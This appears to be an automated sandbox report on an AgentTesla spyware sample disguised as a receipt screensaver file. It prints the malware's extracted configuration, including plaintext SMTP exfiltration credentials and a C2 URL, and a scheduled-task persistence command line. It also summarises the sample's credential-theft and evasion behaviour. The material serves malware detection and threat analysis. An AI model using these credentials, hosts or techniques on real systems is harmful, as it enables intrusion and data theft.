ID: 356658
Sample Name:
Copyofreceipt.scr
Cookbook: default.jbs
Time: 14:23:13
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Copyofreceipt.scr

Overview


General Information

Sample Name:	Copyofreceipt.scr (renamed file extension from scr to exe)
Analysis ID:	356658
MD5:	6f9340718bf2def…
SHA1:	ddfe78ec1db2fbe..
SHA256:	26b8405b53da2fa.
Tags:	AgentTesla scr
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains potentia…
- .NET source code contains very larg…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w10x64**
- Copyofreceipt.exe (PID: 6436 cmdline: 'C:\Users\user\Desktop\Copyofreceipt.exe' MD5: 6F9340718BF2DEFBDB4B438D80857FB3)
  - schtasks.exe (PID: 6568 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ZnTVKjXRZvpJV' /XML 'C:\Users\user\AppData\Local\Temp\tmpEC38.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6576 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Copyofreceipt.exe (PID: 6612 cmdline: C:\Users\user\Desktop\Copyofreceipt.exe MD5: 6F9340718BF2DEFBDB4B438D80857FB3)
  - Copyofreceipt.exe (PID: 6620 cmdline: C:\Users\user\Desktop\Copyofreceipt.exe MD5: 6F9340718BF2DEFBDB4B438D80857FB3)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "3ZVFxxx2W",
  "URL: ": "https://0SOrICva3tdSq4g.net",
  "To: ": "zenovia@ccglass.co.za",
  "ByHost: ": "mail.ccglass.co.za:587",
  "Password: ": "BKDXwAbUo",
  "From: ": "zenovia@ccglass.co.za"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.217766303.00000000029AD000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.218072836.000000000397 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.463450155.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.217719267.000000000297 1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000005.00000002.468914912.00000000030F 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 5 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
5.2.Copyofreceipt.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Copyofreceipt.exe.2999eac.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0.2.Copyofreceipt.exe.3c3c800.5.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Copyofreceipt.exe.3c3c800.5.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Copyofreceipt.exe.3aded30.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 2 entries				

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

.NET source code contains very large array initializations

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command ar Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standarc Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Applicati Layer Protocc
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application La Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Us Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application La Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Copyofreceipt.exe	14%	Metadefender		Browse
Copyofreceipt.exe	11%	ReversingLabs	Win32.Trojan.Generic	
Copyofreceipt.exe	100%	Avira	HEUR/AGEN.1138558	
Copyofreceipt.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\ZnTVKjXRZvpJV.exe	100%	Avira	HEUR/AGEN.1138558	
C:\Users\user\AppData\Roaming\ZnTVKjXRZvpJV.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\ZnTVKjXRZvpJV.exe	14%	Metadefender		Browse
C:\Users\user\AppData\Roaming\ZnTVKjXRZvpJV.exe	11%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.0.Copyofreceipt.exe.350000.0.unpack	100%	Avira	HEUR/AGEN.1138558		Download File
0.0.Copyofreceipt.exe.650000.0.unpack	100%	Avira	HEUR/AGEN.1138558		Download File
4.2.Copyofreceipt.exe.350000.0.unpack	100%	Avira	HEUR/AGEN.1138558		Download File
5.2.Copyofreceipt.exe.d50000.1.unpack	100%	Avira	HEUR/AGEN.1138558		Download File
5.0.Copyofreceipt.exe.d50000.0.unpack	100%	Avira	HEUR/AGEN.1138558		Download File

Source	Detection	Scanner	Label	Link	Download
5.2.Copyofreceipt.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
0.2.Copyofreceipt.exe.650000.0.unpack	100%	Avira	HEUR/AGEN.1138558		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://zJtUrL.com	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://https://0SOrICva3tdSq4g.net	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ccglass.co.za	102.130.118.207	true	false		high
mail.ccglass.co.za	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://0SOrICva3tdSq4g.net	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://mail.ccglass.co.za	Copyofreceipt.exe, 00000005.00000002.470932330.00000000033A6000.00000004.00000001.sdmp	false		high
http://127.0.0.1:HTTP/1.1	Copyofreceipt.exe, 00000005.00000002.468914912.00000000030F1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false		high
http://DynDns.comDynDNS	Copyofreceipt.exe, 00000005.00000002.468914912.00000000030F1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/?	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	Copyofreceipt.exe, 00000005.00000002.468914912.00000000030F1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false		high
http://www.tiro.com	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://zJtUrL.com	Copyofreceipt.exe, 00000005.00000002.468914912.00000000030F1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Copyofreceipt.exe, 00000000.00000002.217766303.00000000029AD000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.coml	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false		high
http://www.fonts.com	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false		high
http://www.sandoll.co.kr	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ccglass.co.za	Copyofreceipt.exe, 00000005.00000002.470932330.00000000033A6000.00000004.00000001.sdmp	false		high
http://www.urwpp.deDPlease	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Copyofreceipt.exe, 00000000.00000002.217766303.00000000029AD000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	Copyofreceipt.exe, 00000000.00000002.222383017.0000000006AE2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	Copyofreceipt.exe, 00000000.00000002.218072836.0000000003979000.00000004.00000001.sdmp, Copyofreceipt.exe, 00000005.00000002.463450155.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
102.130.118.207	unknown	South Africa		37153	xneeloZA	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356658
Start date:	23.02.2021
Start time:	14:23:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Copyofreceipt.scr (renamed file extension from scr to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/5@4/1
